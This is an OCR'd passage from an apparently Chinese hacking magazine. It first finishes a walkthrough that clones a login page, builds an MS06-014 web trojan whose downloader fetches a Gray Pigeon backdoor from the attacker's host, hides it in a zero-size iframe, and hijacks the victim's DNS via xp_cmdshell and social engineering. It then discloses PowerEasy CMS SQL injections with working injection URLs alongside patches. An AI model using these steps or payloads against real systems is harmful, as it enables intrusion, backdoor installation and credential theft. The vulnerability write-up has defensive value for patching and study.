



图13

## 四、配置Web服务并挂马

DNS服务器我们已经建立好了，接下来就是在我们的电脑上配置Web服务了！为了避免目标有所怀疑，事先还要将网络硬盘的登录首页保存下来。方法是在进入网络硬盘主页后点击“文件”－“另存为”，然后选择要保存的路径即可，如图13是我保存的登录主页，怎么样？很逼真吧！

接着我们打开“Freda ASP Web服务器”，选择“参数设置”，在“根目录”处选择刚才保存网络硬盘登录首页的文件夹，然后在“缺省文件”处输入主页的名称：index.html，这里的index.html就是我保存的登录首页的名字，这样当对方访问我的电脑时就会默认进入该页面了，然后点击“OK”就完成设置，如图14。





图14

我们再来配置一个网页木马，我选择的是“HackGp MS06014生成器 免杀版”。打开后在“木马地址”处填写**http://172.16.2.9/xufang.exe**，172.16.2.9是我的电脑的IP，xufang.exe是我配置的一个下载者，目的是从我的电脑上下载灰鸽子的服务端，之所以没有直接挂灰鸽子的原因是因为它的服务端太大，这样当对方访问的时候会出现假死的情况。我们也可以选择是否启用加密功能，然后点击“生成网马”，如图15。成功后便会在当前目录下生成一个名为“hackgp.htm”的文件，我们将其拷贝到c:\xufang目录下，然后我们打开“Cn911下载者2.5”，在“输入下载地址”处输入灰鸽子服务端的地址，本文我把配置好的灰鸽子服务端放在了c:\xufang下，并命名为“grey.exe”，所以就填入“http://172.16.2.9/grey.exe”，然后点击“添加”将其加入下载地址列表中，如图16。当然你也可以添加更多的后门程序，譬如pcshare等。然后点“生成”，保存目录选择c：





图15





图16

\xufang，并将其命名为“xufang.exe”。

网马已经做好了，下面我们就将它挂到主页上吧！使用记事本打开index.html，在最后一行写入以下代码并保存：**<iframe src=hackgp.htm height=0 width=0></iframe>**。接下来使用查询分析器连接到对方的电脑中，输入**exec master..xp_cmdshell 'netsh -f c:\config.txt'**，按F5执行，这样就将对方电脑的首选DNS服务器地址修改为我们电脑的地址了！接下来就是使用一点社会工程学骗对方访问，譬如：“怎么我这台电脑进不了网络硬盘了？你那台能进吗？”，确定对方访问之后我们的目的就达到了！接下来就静等肉鸡上线了，如图17。




图17

在对方上线后要记得将本机DNS服务器中www.net.edu所指向的IP地址修改回其真实的地址，方法是在DNS服务器中www主机上点击右键选择“属性”，进入后修改即可，否则让对方进不了网络硬盘可是不好的哟！

（文章中提到的Freda ASP Web服务器、HackGp MS06014生成器免杀版、Cn911下载者2.5已收录到光盘中）

**小编：**

刚开始看到这个题目的时候，我以为这是一个很特别很新颖的思路。仔细看过之后心里却产生了一个疑问，都有SA空口令了，为什么还要那么麻烦去整半天挂个马等待别人中招？不过考虑到netsh这个命令很少被人提到，搭建DNS服务器也是小黑们以后找网络安全相关工作时必备的知识之一，再加上详细而完整的挂马全程操作，文章的可读性还是很强的！有时候，绕个弯子来入侵也不见得完全是坏事！

# 动易，还是动易！

## 动易网站最新漏洞大集合

h4k_b4n

动易网站管理系统是当前中国最具性价比、最受欢迎的CMS系统和电子商务系统。而正是由于动易管理系统越来越广泛的使用，其系统的安全性也是备受业内人士的关注。

Bug.Center.Team（漏洞预警中心）在十月的中旬对动易网站管理系统进行了系统的代码安全性检查，结果BCT发现了动易管理系统的四个高危漏洞并通知了官方，当然，当各位读者看到本文时，动易官方已对漏洞进行了修补。

### 漏洞一、评论中心MSSQL注入漏洞

我们先来看看newcomment.asp文件，这个文件是他们的评论中心，作用是显示某个版块的评论。第40行开始代码如下：

```
ModuleName = Trim(request("ModuleName"))
ChannelID = PE_CLng(Trim(request("ChannelID")))
ClassID = PE_CLng(Trim(request("ClassID")))
Num = PE_CLng(Trim(request("Num")))
ShowPic = PE_CLng(Trim(request("ShowPic")))
        ShowContentLen = PE_CLng(Trim(request
("ShowContentLen")))
        ShowUserName = PE_CLng(Trim(request
("ShowUserName")))
ShowTime = PE_CLng(Trim(request("ShowTime")))
Titlelen = PE_CLng(Trim(request("Titlelen")))
opentype = PE_CLng(Trim(request("OpenType")))
OpenAddr = PE_CLng(Trim(request("OpenAddr")))

Select Case ModuleName
    Case "Article"
        ModuleId = 1
    Case "Soft"
        ModuleId = 2
    Case "Photo"
        ModuleId = 3
    Case "Product"
        ModuleId = 5
End Select
```

第82行代码开始如下：

```
If ModuleName <> "" Then
    If ChannelID <> 0 Then
        If ClassID <> 0 Then
            sqlComment = "Select top " & Num & " C.*
from PE_Comment C left join PE_" & ModuleName & " A on C.
InfoID=A." & ModuleName & "ID where A.ChannelID=" & ChannelID
& " and A.ClassID=" & ClassID & " and C.Passed =" &
PE_True '获取指定模块中指定频道指定栏目的前Num条评论
        Else
    sqlComment = "Select top " & Num & " C.* from
PE_Comment C left join PE_" & ModuleName & " A on C.
InfoID=A." & ModuleName & "ID where A.ChannelID=" & ChannelID
& " and C.Passed =" & PE_True  '获取指定模块中指定频道的前
Num条评论
        End If
    Else
            sqlComment = "Select top " & Num & " * From
PE_Comment where ModuleType=" & ModuleId & " and Passed
=" & PE_True '获取指定模块中的前Num条评论
    End If
Else
    sqlComment = "Select top " & Num & " * from PE_Comment
where Passed =" & PE_True  '获取所有模块中的前Num条评论
End If
```

ModuleName参数是直接**Trim(request("ModuleName"))**取得的，没有进行任何过滤，然后在第52行对ModuleName进行了一些判断，不过没有对ModuleName的值进行任何改变，就在第85行或者87行进入了数据库操作。

我们只要构造合适的ChannelID就可以保证我们构造的ModuleName进入数据库查询了。这个位置好象是字符型的，可事实上，这个位置应该是数字型的注入。

我们构造如下的语句，**newcomment.asp?ChannelID=1&ModuleName=Article A on C.InfoID=A.ArticleID where A.ChannelID=1 and user>0--**。这样在MSSQL的动易中，我们就可以爆出当前数据库的名称来。

具体MSSQL的注入得到权限的方法，在此就不细表了，留给各位读者自己动手。下面说说这个漏洞的修补方法，方法很简单，找到以下代码：

```
Select Case ModuleName
Case "Article"
    ModuleId = 1
Case "Soft"
    ModuleId = 2
Case "Photo"
    ModuleId = 3
Case "Product"
    ModuleId = 5
End Select
```

将其更改成：

```
Select Case ModuleName
Case "Article"
    ModuleId = 1
Case "Soft"
    ModuleId = 2
Case "Photo"
    ModuleId = 3
Case "Product"
    ModuleId = 5
else case
        ModuleName="Article"
End Select
```

### 漏洞二、网站api接口注入漏洞。

api/API_Response.asp文件存在着一个比较隐蔽的注入漏洞，当然这经过分析一样可以进行利用，而且在ACCESS版本中一样可行。我们来一步一步分析，首先看看api/API_Response.asp文件的前几行是怎么得到参数的。

```
  sPE_Items(conSyskey,1) = Trim(Request.QueryString
(sPE_Items(conSysKey,0)))
  sPE_Items(conUsername,1) = Trim(Request.QueryString
(sPE_Items(conUserName,0)))
  sPE_Items(conPassword,1) = Trim(Request.QueryString
(sPE_Items(conPassword,0)))
  sPE_Items(conSavecookie,1) = Trim(Request.QueryString
(sPE_Items(conSavecookie,0)))
```

大家可能会看糊涂，呵呵，其实我第一次也没看懂这是怎么回事，不过大家看看它们包含的api/API_Function.asp文件也就明白了，简短的代码如下：

```
Const conUsername = 5
Redim sPE_Items(30,1)
sPE_Items(5,0) = "username"
sPE_Items(5,1) = ""
```

然后代入到我们上面的代码后，上面的代码就如同变成了：

```
  sPE_Items(conSyskey,1) = Trim(Request.QueryString
("syskey"))
  sPE_Items(conUsername,1) = Trim(Request.QueryString
("UserName"))
  sPE_Items(conPassword,1) = Trim(Request.QueryString
("Password"))
  sPE_Items(conSavecookie,1) = Trim(Request.QueryString
("conSavecookie"))
```

呵呵，现在大家就明白了吧，这些参数都是完全没有过滤的。然后在第59行中，我们会看到如下的代码：

```
  Conn.Execute("UPDATE PE_User Set LastPassword='" &
strRndPass & "',LastLoginIP='" & UserTrueIP & "',
LastLoginTime='" & PE_Now & "',LoginTimes=LoginTimes+1
WHERE UserName='" & sPE_Items(conUsername,1) & "'")
```

直接进入数据库了！当然，我们还要查看要执行到这一个代码，还有别的什么限制没有。第38行开始的代码如下：

```
  If Not CheckSysKey(sPE_Items(conUsername,1),sPE_Items
(conSyskey,1)) Then
          Exit Sub
      End If
```

而CheckSysKey过程在第521行，我只选两句重要的代码列出来。

```
  CheckSysKey(iName,iSysKey)
  strPEKey = Md5(iName&API_Key,16)
  If Lcase(iSysKey) = Lcase(strPEKey) Then
        CheckSysKey = True
```

我们的目的就是要CheckSysKey过程返回true，这样就能让代码顺利执行下去了。所以我们要满足的条件是UserName参数的值加上API_Key变量的值的MD5 16位加密后要和我们的syskey一样，否则代码就不会执行下去。

API_Key在动易里面的默认值为“API_TEST”，所以如果我们要构造**username=admin' and user>0--**，那么我们的syskey就应该为**admin and user>0--API_TEST**的16位MD5加密的字符串，因此我们就构造如下语句进行测试，**API_Response.asp?savecookie=1&password=123456&syskey=8c2fc050de9038c19c6c942c1925e103&username=admin'and user>0--**，这样就可以得到当前用户名了。不过这个漏洞对于ACCESS数据库也能使用的，也当作课外作业留给各位读者去自由发挥了。

现在我来讲讲怎么修补这个漏洞。我们直接在得到参数那里，进行一下单引号的检测就行了。

```
  Replace(,"'","")
  sPE_Items(conSyskey,1) = Trim(Replace(Request.
QueryString(sPE_Items(conSysKey,0)),"'",""))
  sPE_Items(conUsername,1) = Trim(Replace(Request.
QueryString(sPE_Items(conUserName,0)),"'",""))
  sPE_Items(conPassword,1) = Trim(Replace(Request.
QueryString(sPE_Items(conPassword,0)),"'",""))
  sPE_Items(conSavecookie,1) = Trim(Replace(Request.
QueryString(sPE_Items(conSavecookie,0)),"'",""))
```

然后再修改api/API_Config.asp里面API_Key的默认值，就可以有效的防止这个文件的MSSQL注入了。

### 漏洞三、count/counter.asp

此文件也存在多个注入漏洞，但是此漏洞利用不广，因为这个统计的东西是本身独立的数据库，很少有用户使用动易自带的这个功能，不过既然说了这么多了，还是简单的讲讲。

来看一下第 343 行开始的代码：

```
Sub AddNum(Data,TableName,CompareField,AddField)
    Dim RowCount
    conn_counter.execute "update "&TableName&" set
["&AddField&"]=["&AddField&"]+1 where "&CompareField
&"='"&Data&"'", RowCount
  If RowCount = 0 Then conn_counter.execute "insert into
"&TableName&" ("&CompareField&",["&AddField&"]) values
('"&Data&"',1)"
  End Sub
```

AddNum 过程里使用到的参数一个也没有过滤就直接放进数据库，我们再来看看哪些地方调用了这个函数呢？

从第 293 行的代码开始：

```
    If VisitorKeyword<>"" And FoundInArr(RegCount_Fill,
"FKeyword",",") = True then
      VisitorKeyword=FindKeystr(Request.QueryString
("Referer"))
   VisitorKeyword=replace(trim(Lcase(VisitorKeyword)),"'","")
   AddNum VisitorKeyword,"PE_Statkeyword","Tkeyword",
"TKeywordNum"
      End If

      If DateDiff("Ww",Cdate(OldDay),Date)>0 Then
          Sql="Delete From PE_StatWeek Where
TWeek='Current'"
          conn_counter.Execute(Sql)
      End If
   AddNum "Current","PE_StatWeek","TWeek",StrWeek
```

这个过程被调用了几十次，而其中大部分的代码也没有经过过滤，我简略的看了一下，有 **Referer=Request.QueryString("Referer")**等，因为危害不大，所以就不细说了。

